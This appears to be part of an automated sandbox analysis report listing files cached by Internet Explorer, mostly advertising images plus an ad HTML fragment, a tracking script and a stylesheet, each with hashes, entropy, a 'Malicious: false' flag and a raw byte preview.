OOOOOOOOOOOOOO......K.d..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..=.?...Z......t>......I.3....+.V...a..../.7..*...`.b....~t.*d..:M>.b^..k.J.Lb....:...*..4..~..5&...[U...M.3.....%s.p.@./s.*..o&....G.....E..M21
3....z...H.}.h....[...+s....4R.D.w.,.3.....p.!.I.......4.n.....:.E.A.\...-...n.T..Y>....!62...YB..y_>.).1M...Z}K...m...Gz..SW9.m4Ir.W.<......@.. K{.3.......5.....q.....`t.+...n2F:....Qq..$`.
...U.6ZE$...U%G.B..:.S6.#..s@....px<`

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARm1Gs[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	28102
Entropy (8bit):	7.964779445035527
Encrypted:	false
SSDEEP:	768:Ne7EasR4/2EVj4anOnRBZrfCRWbB1zXExGF6KaDajuqvEin:NgsRc2JVrfCCXEWIlqMK
MD5:	0F4FA917421E275C28C184302D26CA14
SHA1:	7BF475813898F175F254596D123DC66DAF611343
SHA-256:	8B8266F23049264186EBE13144D27ABC4BF13C3B24B50DCA313A8477077F2DD9
SHA-512:	64FD6882A34EF2DDA72E844480A4FE1F4D8EBE86EAB642D4D37439CB714896926F065DD917C6819D3B1F4E09837EF1063A71E0E0789844473A781C3CA80E3C4D
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..-.....e.3...j...{. .I=....R.B%;lY..8.k.....N[.....`.v#.]..@.d.....&.~.he...;...z.ij.am.i".iHDA.#....Q.K..S*.#.....iro.0Y...^C.RAS....{1.....s.|..$...J.....c.2\?.P(|.hL%.R...t].g;0..U..4.z.e..jd...1.M1.>.wGR.6''....K2.ql..H...t$..C...^v.5...{y..)..x.Z..._f.VHQ.A.LG...,...u]&..{\..{'V....E..X.....o9..q.tS....C.os..#X.dE...1.sUII..QZ.....b.9...H....L...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARm3dD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	18768
Entropy (8bit):	7.946351991554511
Encrypted:	false
SSDEEP:	384:N9dBDM+hulyOVS2VHyECNc0w4Cmfd4iaIPJEVK5z/L7p18j2cR1x:NC+UlyOM2VHyq4PraIxF5zPn82cZ
MD5:	79279F721FF8C74B10CA43E0F5336FBE
SHA1:	4C192F0EB63A397CD78CE973227072C966909FDF
SHA-256:	A1263575D520458E7F3D81C40E5344710036B3F1BED1AB0356E3FAAE8C99A650
SHA-512:	6B3A1DC1366279034EB3B239517179B439B2BA525A089BD9EB7E5ED97BF2CCB2350CACD2BDF7EF150DBAFB4BA19048B98967BF13AFDEF49E372BDD0C5E8B13DD
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...N..+...L%;...8.].E.{.....s.%szJ..8...!...[^..-vFG3E.e.>\.N.OB{..$..K`[.-%...c...5...PV..H....(.....#....9N~...<.@#.h.h.....).P.L....r.Z..y.T..<..VoY"..C.h.|..{y...V....k_@.V%,p....zT....liV.....J.(.(...S.).X..0T.....J..$...2.NQ..Xz5r.z..h$..o.LF..:...D.....?..Q....H....WW...+zuS..t.W..Ny....q..Mh..+...7kC~.....9.~...Z.(.....E....n.....(.....B.S.....R.....?.5..-.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmlyN[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	23459
Entropy (8bit):	7.963601517437201
Encrypted:	false
SSDEEP:	384:NIGrv41zT8PzdtC/oeYA48G3iCdE7R7mbGnoIuna1WOsZ+J:NIGrUzT82geYAPGW7mMunavJ
MD5:	D69BC5C426DEB55367A4AAD06488CA0B
SHA1:	454F5ADE4F022C6A72EF23A033742E0309B428B5
SHA-256:	F6E9EA59BB9052B59B8B86811C340FEC156820031F384E76C4DCF3FF1215AC47
SHA-512:	D1FD5BBF5B9ED6D2F2D7ACA18CCA5B6BEDABD906022C5E4264E7874A37DD78D5CD4E9BB3C38CD24CDBA3A36A73B3F81CC72DD4285FCCE075814222FEA1E8E92
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..6;@*.>_.....1#..%.6....sOAj..P.%..=..i.k]$..g.....q.X.D.....1..T..W..H....9..E#.z.....H..F..p.G.Sk.{..q...@.1.C..v..|.\>p.....23.t..fN..2.....#g.Fr..f5.r[9..T.*r.'..5.....z.....8.I. .#4.5.UO...+{..#...A...(2H.Q.....h$.o.4.K.E.v..i....r...x.....9..y.7.....<.<.De..q..*.m.Lq....5.'.U..^..N..U.....'>.t.{..6.5c.....`..q.A.=(4....6.O....p..s..8..s.....F.....=.S.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmt9G[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	dropped
Size (bytes):	10526
Entropy (8bit):	7.927345671317898

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmt9G[1].jpg	
Encrypted:	false
SSDEEP:	192:QtHL+Dun0sH2/rauOIAzigvbHdvNKh5crngQ04ArL5UEEIsKIbZNHg:+S2pWgIAFRvNeUgQ9C5UEEBtHg
MD5:	076B1B6F3B46740679FA703FE7EDF5E6
SHA1:	A961FF54B4D6A170FA42366CA3F79DCC9DB55763
SHA-256:	7EC4C91055D6BF21250D3754A2E7ACC1BCCF7B61215D218F10078E2DC4F22A67
SHA-512:	77C447AFB5049BF02F8CA136840307AB618DBEB584123AF98C2FBA597C2E902789A74F0451BB00EF891E87EF19A84F9F6557CD2747E5329264DEB600F42CE712
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO........,..}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?..H....d...........V.C.^......Q`5t.<..@.RDI.....ac.Qd..]...,4.V4.P.)...4...ld..#a..A.gW7..hp..O0.{W...p.1T4..2M....3.W.CK...
e.@..%..a..)#<T9....[.....)....G.!a..0.......ZD......%....:.!.X.Y.B6n.A..1.m.Y.n.ap...#..E.L.=&.-..PM4....B.,.Kc..Y..f..#.cB.:.E2........L.".B...`.qL......zSBn..z..`.(...........qJ .2.Cv..x.
eD.Sr..).,..y...i.3...m.Fh..W# ..J.g...[.j.lJz..q..h.....l.w.m

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\AARmvNW[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	dropped
Size (bytes):	2881
Entropy (8bit):	7.85955245042214
Encrypted:	false
SSDEEP:	48:QfAuETAv+2XacTEbp8Cq7KtgO8BzwAtFhp3cGByPBPOKrkNbUTol:Qf7ET2q0EbHtvYMKCYykz
MD5:	C51479837063AC740FF33D4EDCF910B6
SHA1:	5144AA2ABC2DE143AFECC36C06F3E1AFF408B4B8
SHA-256:	B11870B80969AD463F4BA768F5D84636A309F7E96E2D3C76CDE5FBA38C5E7A80
SHA-512:	05297A6F040C6323CBBDE63255B255812631785488811AE40D26316059166B7677385BEEDC122AC4738EF6B9E6755E449BBC87C9B6CDADFFF049502AB2843044
Malicious:	false
Preview:	

......JFIF.....`.`...................... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO
OOOOOOOOOOOOOO......K.d...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz........
....w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........
....?.ez..............zVu...)+.......Vl{u4.H.@..q.5...,i.i...[^.J.....,..i.3..m.Y.d[X4..DHky...x...RLM.y..+q.i......<...t.x...F..Fk.....-.:....@...j.
Az.......e.3j..W3.V...~....m...v.'.=My.i....m...'8.K.4Td.6..."E.O..hRL%I.w....Z....=s...<.en.5znQ..t..p.LA@..,p......(..A5...ea.2N.N=..\\.a.;0P...^..MS.SIm..1..2"..n...+..l..".1.Sb
|...1`?:-sH.h.G.SJf.....q?..ObZ...8........(.mK.E...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1aXBV1[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1161
Entropy (8bit):	7.80841974432226
Encrypted:	false
SSDEEP:	24:zxxmempCXfPZq+DLeP1cRwZFIjvh3wuiFZMrFYzWkG4iD3w:zxRBXfB9k1cRuFIbJWsFYT/2w
MD5:	D858BE67BEA11BF5CEC1B2A6C1C1F395
SHA1:	6090B195BEF6AF1157654048EECEA81E2DCEC42A
SHA-256:	FC7CF2E8592C8E63CFF72530DA560E3293EC2DE3732823DBAEB4464609EA0494
SHA-512:	180FA05957A2FCF8192006D5F8E8D3E4DE1D79DD6F9F100D254C513068FC291B3086DE9A8897B3658D83FE3335FDEB4023F13AC3A6A8A507729AE22B621EC7D
Malicious:	false
Preview:	

.PNG........IHDR................U....pHYs..........+.....;IDATx...}..c.....j...2..Y.l....i.<4.c...)..p...M..(4b.Z.r...."cDe..Bz..sw.g.9.....^..u}?....n[he.{..,u.....`.>.[.iE...[.1B.Tx..X.7......0.[...
..5.)p...x...d\...g..........WmE1.sl......u....3K.[......;...........f....W(.E3//6...2tG..AU...`7f.m. r;..r..{.~.X./.Q._..`.C...D.M.n.p%..U...0...HTe..1......7.@.Tn.r......C.k.../[..j.X..:.+Q.3.y.4. ,
E....g.Y...p^..c..:..#/...iES....E.w..op.... .9.W........).+.1....A~.\...{...q.El..`.&;...o.&q:.K....|.....e.(..."9.z\.~.....G.h...\.';... G........J....P.gy..<BeK.I..<..d..MF".O.uE...R..-...{..J...F
..*.a..lj...t\.W.....&.l|?...WvP...._o.c.....8..10;.q-"8L.2..~,....~V..|]..c..\.'...I.....u8.......Q.3..lB."..!LD.bs.K[..)0P0.9..'....K...W..g..,f.........S......S..)N..D;.....<.....7#..X2.ws.....H.vF
'...,$l..R4.O/.~..j.'&..6.........!.D.m..].G........W#.Uir..sT..m....h...UN.._V#..S.6.....i..M....[..?.J.....OL\..Q<{.G.n5).Ix.....<+7Ey.....W.].NR.o...._.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1ftEY0[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.316910976448212
Encrypted:	false
SSDEEP:	12:6v/7YEtTvpTjO7q/cW7Xt3T4kL+JxK0ew3Jw61:rEtTRTj/XtjNSJMkJw61
MD5:	7FBE5C45678D25895F86E36149E83534
SHA1:	173D85747B8724B1C78ABB8223542C2D741F77A9
SHA-256:	9E32BF7E8805F283D02E5976C2894072AC37687E3C7090552529C9F8EF4DB7C6
SHA-512:	E9DE94C6F18C3E013AB0FF1D3FF318F4111BAF2F4B6645F1E90E5433689B9AE522AE3A899975EAA0AECA14A7D042F6DF1A265BA8BC4B7F73847B585E3C12C26 2

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1ftEY0[1].png	
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx....N.A..=.....bC...RR..`'.....v.{:.^..... ."1.2....P..p.....nA.....o.....1...N4.9.>..8....g.,...|."...nL.#..vQ.....C.D8.D.0*.DR).... kl..|.....m...T..=.tz...E..y..... ..S.i>O.x.l4p~w.....{...U..S....w<.;.A3...R*..F..S1..j..%...1.|.3.mG..... f+.,x....5.e..]lz..*.).1W..Y(..L`.J...xx.y{.*.\. ...L..D..\N.....g..W...}w:.....@].j ._$.LB.U..w'..S.....R...:^..[\.^@....j...t...?..<.....M..r..h....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1gyTJJ[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	28511
Entropy (8bit):	7.874084579228965
Encrypted:	false
SSDEEP:	768:ldcJzEVd5QwJjGbC3WOQlHASZt8AiNw4zkb5Aj:IA0d535qCmOQlHASEpw8ki
MD5:	4DF8DD6D0F07C93CF4BDAB709C312993
SHA1:	3D7987EF7E126936328E337FD3A8E06485C4BB2F
SHA-256:	CF09AC32AAE02628FDF2FBDFC551BC13E68F2B3365E4EF52B36B35825624BFBD
SHA-512:	7BC4F8719307F5F05E86AEE0EDDAFA947CD9379036148A311A857A134E955AA228E5094410E4B9FF01047B093EE8FD953E47FAD819BA310466F3864CC9F16A13
Malicious:	false
Preview:	......JFIF.....`.`..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..8.W.<.fd ...|G..1.A...d..f....=.o.M.$Y. ..E.<...\..w."....Q.(.....n..~[2.....m.uCc.A31.u..h...s...&J.....8.zP.{.q..K).g.?(.. Z..)K)$...:.....=0i.y.....i..w..n...._p,S8_j.....U.j.oA.....NZ..(c. {.....<..>J...ZB.UYK1.....A.G.@...8<Re#:.DKb.~~....30..T...*.#..L...y...v...(.'...1.zt.....`7.....P....@.y.W.w..7 U.F.O.jJE{..c.....@..-..P!.`..J`.....q@..Rw....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BB1kKVy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 30 x 30, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	898
Entropy (8bit):	7.694927757951535
Encrypted:	false
SSDEEP:	24:AoSFwQNh8iuQ/HM5V7Wp7Cxf2aA5DbK1cbr:AoUNhtuQE59WpWx+a6Pl
MD5:	2FAD21634CA0EC2AEF0D32E72748CCFB
SHA1:	4D4727E108164985D0722A32035F58FA0BDAD19E
SHA-256:	A8FD087BD67E5CEBC1B90AB2E4DD94847B947B849EEBDE4E816DF54ABE66C589
SHA-512:	30D075B21AB5891C2FB8684DE64F784F0F65784307C36076ADB745131C0E9CABE89DFC5C74BC9BBF210620D1A525E9FAC1626BBB35B49946955C609378D3B18
Malicious:	false
Preview:	.PNG.....IHDR.....;0.....pHYs.....+.....4IDATx..]H.Q.....6.u!.t..)MQ'.e..S2e.Md^...F....cB.0...J..B.0..(J.4P.#J..A.....\<.s...I.?.&...^p..w$....Q;...P..).G....n@ 0.....D.z=p..E...j.....Z..E..Z$..;./....=RpR.....z..'..)8'$si..(....!.]!..0...CVmH.Xp(...#..0Y.....&...t.b.`..3....P..._"...9....z.&"{;::../.....SoB...61].8..77..df.....d.....KMMM....k. .."?...w.....*.$....Q?m..$..=/.w.Juw..xOnn.?...j5...+].W..bI.....?.v..bU.....!.)..,w*.>.sR.=.7[;...q._...K..._.U.....|.....P*.....[.}.;.o.{Ui....>.O...X..b1.....l{{.{~6.b...x..j....rS". ..a/,4h....H.P...p.H.....}h4.2..E....0..fg.V.>..+....2D..D...j...d2-A1..R)sk..\^^..t:...lnll.s8..A`>.6.%.O..f...{`4.5II..4?S.g..j....!V..`....F.IK.B.v.rm...n.....l@.T.c.9*.....C6...H8)....,.`.\... ..0666.9*h.....?.....j.>.8STl..G...t..P..6.....eO.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BBH3Kvo[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	579
Entropy (8bit):	7.468727026221326
Encrypted:	false
SSDEEP:	12:6v/7ziAVG8tUZ8VveAL8S6mbRRkeYZ2GlguM+7Kf03NE3Emns6F9:uisI8x5L8ub7keYZ2GlLsMi06F9
MD5:	FDC96E25125ACA9FAA9328286DF59A3C
SHA1:	AE96A116A24EC53C3D1E2F386435F6CE6B6B6F08
SHA-256:	201E3277C624BCFDAF85CA20EE8BA8A22D8D3BFF44FDAD41FC23CB07AE0E9A40
SHA-512:	98591D2D6F7C0DF27DDE63572C3751974323B6A34CCE14845D418E32E17177DF27F612CDBD9F44B24AFC5C259CEE37CBCD08DDA0DB9A81434169DE9BB2CD8 24
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=..A.=.....U$..I.Z.b.HlR.....)B*.;..i^....Im.*.(ba'b.I._...*..y..vy.G...{.g.....P.c.Y..P..(..uv=....\|VF....$.I..n....@..E.... .t.+@.RA>..b.@0...w1...\...d...F...H..B.....V<.n6..R)..f..$..L.S8.Nd2...s...qD.Q.F#,.K.j..R...\...P..n..a.F..b.~.....E6.....:.'.n.0.F..~..\|.....x.....`0.J....>..UD?..__.`D...7x..... jK@.....x...m..\....O`y)C.'j.\..~..G..l`.....Z)'a.d..&$IB.\...UI.d.....x...P(.p8.2.....w@.5..n..j.aT#.....Y..5VB....f..;..f8..-...w...a.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BBK9Hzy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\BBK9Hzy[1].png	
Size (bytes):	480
Entropy (8bit):	7.323791813342231
Encrypted:	false
SSDEEP:	12:6v/7BusWIjbykLNgdQLPhgZPwb6txC3nUPuZZcb:MW6bykxgSh6a6TCStb
MD5:	163E7CEBA4224A9D25813CD756D138CC
SHA1:	062FFF66A1E7C37BAE1ECE635034A03C54638D50
SHA-256:	14525F17E552171DEE6D57C932287048185BE36D9AC25DA79CB02AD00657DEAF
SHA-512:	C37D77C1414B75CE6E3A90087B3C1E9D57AF6BCA4C140F1F4F43503D89C849EE1143315260A4DF92F1DD273305C15121FF199C04E946FA3BBD98B9B1D663606
Malicious:	false
Preview:	.PNG.....IHDR.....a....pHYs.....+.....IDATx..R=H.Q.}...?....!... ..0h.B.....!!.....h.j.....%i.J..%.5.:._c.u.x.=....wQ...?.L.\E..] ...O.&.m..l.U.z..M6.....9.....(....3...x.O !3.....o&}.....]*.w....x..s.%..4.E.WX..{..!....4...2hB...c.m...]m0W."Y.,.2n.W..P.U.a .p...f.\gV....:0.4e.....^s 4.j..0...u..*..t6....v..4...c8.4...0./i.Dh..../[t..h.5...!E$.....+..r..C.v.....T <.....S..*z#.:...p.B.....").}R.....=.....w.e.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\a8a064[2].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 28 x 28
Category:	dropped
Size (bytes):	16360
Entropy (8bit):	7.019403238999426
Encrypted:	false
SSDEEP:	384:g2SEiHys4AeP/6ygbkUZp72i+ccys4AeP/6ygbkUZaoGBm:g2Tjs4Ae36kOpqi+c/s4Ae36kOaoGm
MD5:	3CC1C4952C8DC47B76BE62DC076CE3EB
SHA1:	65F5CE29BBC6E0C07C6FEC9B96884E38A14A5979
SHA-256:	10E48837F429E208A5714D7290A44CD704DD08BF4690F1ABA93C318A30C802D9
SHA-512:	5CC1E6F9DACA9CEAB56BD2ECEEB7A523272A664FE8EE4BB0ADA5AF983BA98DBA8ECF3848390DF65DA929A954AC211FF87CE4DBFDC11F5DF0C6E3FEA8A57 40EF7
Malicious:	false
Preview:	GIF89a.....dbd.....lnl.....trt.....!..NETSCAPE2.0.....!.....,.....+..l..8...`(.di.h..l.p,..(.....5H.....!.....,.....dbd.....lnl.....dfd...../..l..8...`(.di.h..l..e. ....Q... .-.3...r...!.....,.....dbd.....tvt.....*P.I..8...`(.di.h.v.....A<.. .....pH,.A..!.....,.....dbd.....|~|.....trt...ljl.....dfd..... .B`%.di.h..l.p,.t]S.....^..hD..F. .L..tJ.Z..l.080y..ag+...b.H...!.....,.....dbd.....ljl.....dfd.....lnl.....B.$.di.h..l.p.'J#.....9..Eq.l:..tJ.... ..E.B...#.....N...!.....,.....dbd.....tvt.....ljl.....dfd.....\|~\|.....D.$.di.h..l.NC.....C...0..)Q..t...L:..tJ.....T..%...@.UH...z.n.....!.....,.....dbd..... lnl.....ljl.....dfd.....trt...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\auction[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	17147
Entropy (8bit):	5.814369649825
Encrypted:	false
SSDEEP:	384:Yq0FEcgpFBJ/zESpvvPWf1Esp7SOAgQYS/4QYhE022nU1/kD+fhB:EhgXzGBu2EQM0+JB
MD5:	2AFC5082A855B7465C960B6C86A1A60F
SHA1:	7A596470A6AE133EFFFEC77AF836D170C179BE93
SHA-256:	8B5BA5ED77D3B617BD7B4E5F5A04930FE1D1934F0D621C0D1F6F2CF7E89297C9
SHA-512:	7C57432096BA26740ABAC1271432EFEEBCEF8442227371E01D99A51D190B0A27A11E43AACC987E90D9C146752CA6E6F72B00C8FD0D5AA1F304D2AD8F0DCF43 9
Malicious:	false
Preview:	..<script id="sam-metadata" type="text/html" data-json="{"optout":{"msaOptOut":false,"browserOptOut":false},"taboola":{& quot;sessionId":"v2_e62a20b92350a40b148994a88ec2e795_b845eebc-2ed5-4795-a750-59e5bb1e9fb5-tuct8a2e38a_1638489610_1638489610_CIi3jg YQr4c_GKjQneaP2Z2YHSABKAEwKziy0A1A0IgQSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAXAA"},"tbsessionid":"v2_e62a20b 92350a40b148994a88ec2e795_b845eebc-2ed5-4795-a750-59e5bb1e9fb5-tuct8a2e38a_1638489610_1638489610_CIi3jgYQr4c_GKjQneaP2Z2YHSABKAEwK ziy0A1A0IgQSN7Y2QNQ_____AVgAYABoopyqvanCqcmOAXAA","pageViewId":"3d82c1ff65f04eb28316c4953599f55d","Requ estLevelBeaconUrls":[]}">..</script>..<li class="triptych serversidenativead hasimage " data-json="{"tvb":[],"trb":[],"tjb":[],"p& quot;:"taboola","e":true}" data-provider="taboola" data-ad-region="infopane" data-ad-index="2" data-viewabilit

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\e151e5[2].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	43
Entropy (8bit):	3.122191481864228
Encrypted:	false
SSDEEP:	3:CUTxls/1h/:7lU/
MD5:	F8614595FBA50D96389708A4135776E4
SHA1:	D456164972B508172CEE9D1CC06D1EA35CA15C21
SHA-256:	7122DE322879A654121EA250AEAC94BD9993F914909F786C98988ADBD0A25D5D

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\e151e5[2].gif	
SHA-512:	299A7712B27C726C681E42A8246F8116205133DBE15D549F8419049DF3FCFDAB143E9A29212A2615F73E31A1EF34D1F6CE0EC093ECEAD037083FA40A075819D2
Malicious:	false
Preview:	GIF89a.....!.....,.....D..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\CS6IXJW6\tag[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	10228
Entropy (8bit):	5.444589507503123
Encrypted:	false
SSDEEP:	192:4EamzdxOBoOBpxYzKhp5foeeXwhJTvlXQuzSqHDgiKGWdrBpOIztlomlRokr:4EamR7OrxYSLQdiMoHDgxGWdrz4+
MD5:	A97B07A6676EE93D511B0C92170210A8
SHA1:	45414FAEA118B5F711F5378B3EE93D82536C2BBB
SHA-256:	2D90F176EF387A57A979060ACF26C0DE8F15ACEA4E251846BBC234D84C7813A0
SHA-512:	48BBFDDDECD38F0D3BE5DA50935E7DFA87C39B95FB088F10568C7E9E99E1A3F572C64BEB511F6CD082B51B641080CDE21F05BC3F1332AC226D1171BF5F7C2E CF
Malicious:	false
Preview:	!function(){"use strict";function r(e,i,c,l){return new(c=c||Promise)(function(n,t){function o(e){try{r(l.next(e))}catch(e){t(e)}}function a(e){try{r(l.throw(e))}catch(e){t(e)}}function r(e){var t;e.done?n(e.value):((t=e.value)instanceof c?t:new c(function(e){e(t)})).then(o,a)}r((l=l.apply(e,i||[])).next())})}function i(n,o){var a,r,i,e,c={label:0,sent:function(){if(1 &i[0])throw i[1];return i[1]},trys:[],ops:[]};return e={next:t(0),throw:t(1),return:t(2)},"function"==typeof Symbol&&(e[Symbol.iterator]=function(){return this}),e;function t(t){return function(e){return function(t){if(a)throw new TypeError("Generator is already executing.");for(;c;)try{if(a=1,r&&(i=2&t[0]?r.return:t[0]?r.throw||((i=r.return)&&i.call(r),0):r .next)&&!(i=i.call(r,t[1])).done)return i;switch(r=0,i&&(t=[2&t[0],i.value]),t[0]){case 0:case 1:i=t;break;case 4:return c.label++,{value:t[1],done:!1};case 5:c.label++,r=t[1],t=[0];continue;case 7:t=c.ops.pop(),c.trys.pop();continue;default:if(!(i=0<(i=c.trys).length&&

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\2d-0e97d4-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	251398
Entropy (8bit):	5.2940351809352855
Encrypted:	false
SSDEEP:	3072:FaPMULTAHEkm8OUdvUvJZkrqq7pjD4tQH:Fa0ULTAHLOUdvwZkrqq7pjD4tQH
MD5:	24D71CC2CC17F9E0F7167D724347DBA4
SHA1:	4188B4EE11CFDC8EA05E7DA7F475F6A464951E27
SHA-256:	4EF29E187222C5E2960E1E265C87AA7DA7268408C3383CC3274D97127F389B22
SHA-512:	43CF44624EF76F5B83DE10A2FB1C27608A290BC21BF023A1BFDB77B2EBB4964805C8683F82815045668A3ECCF2F16A4D7948C1C5AC526AC71760F50C82AADE2 B
Malicious:	false
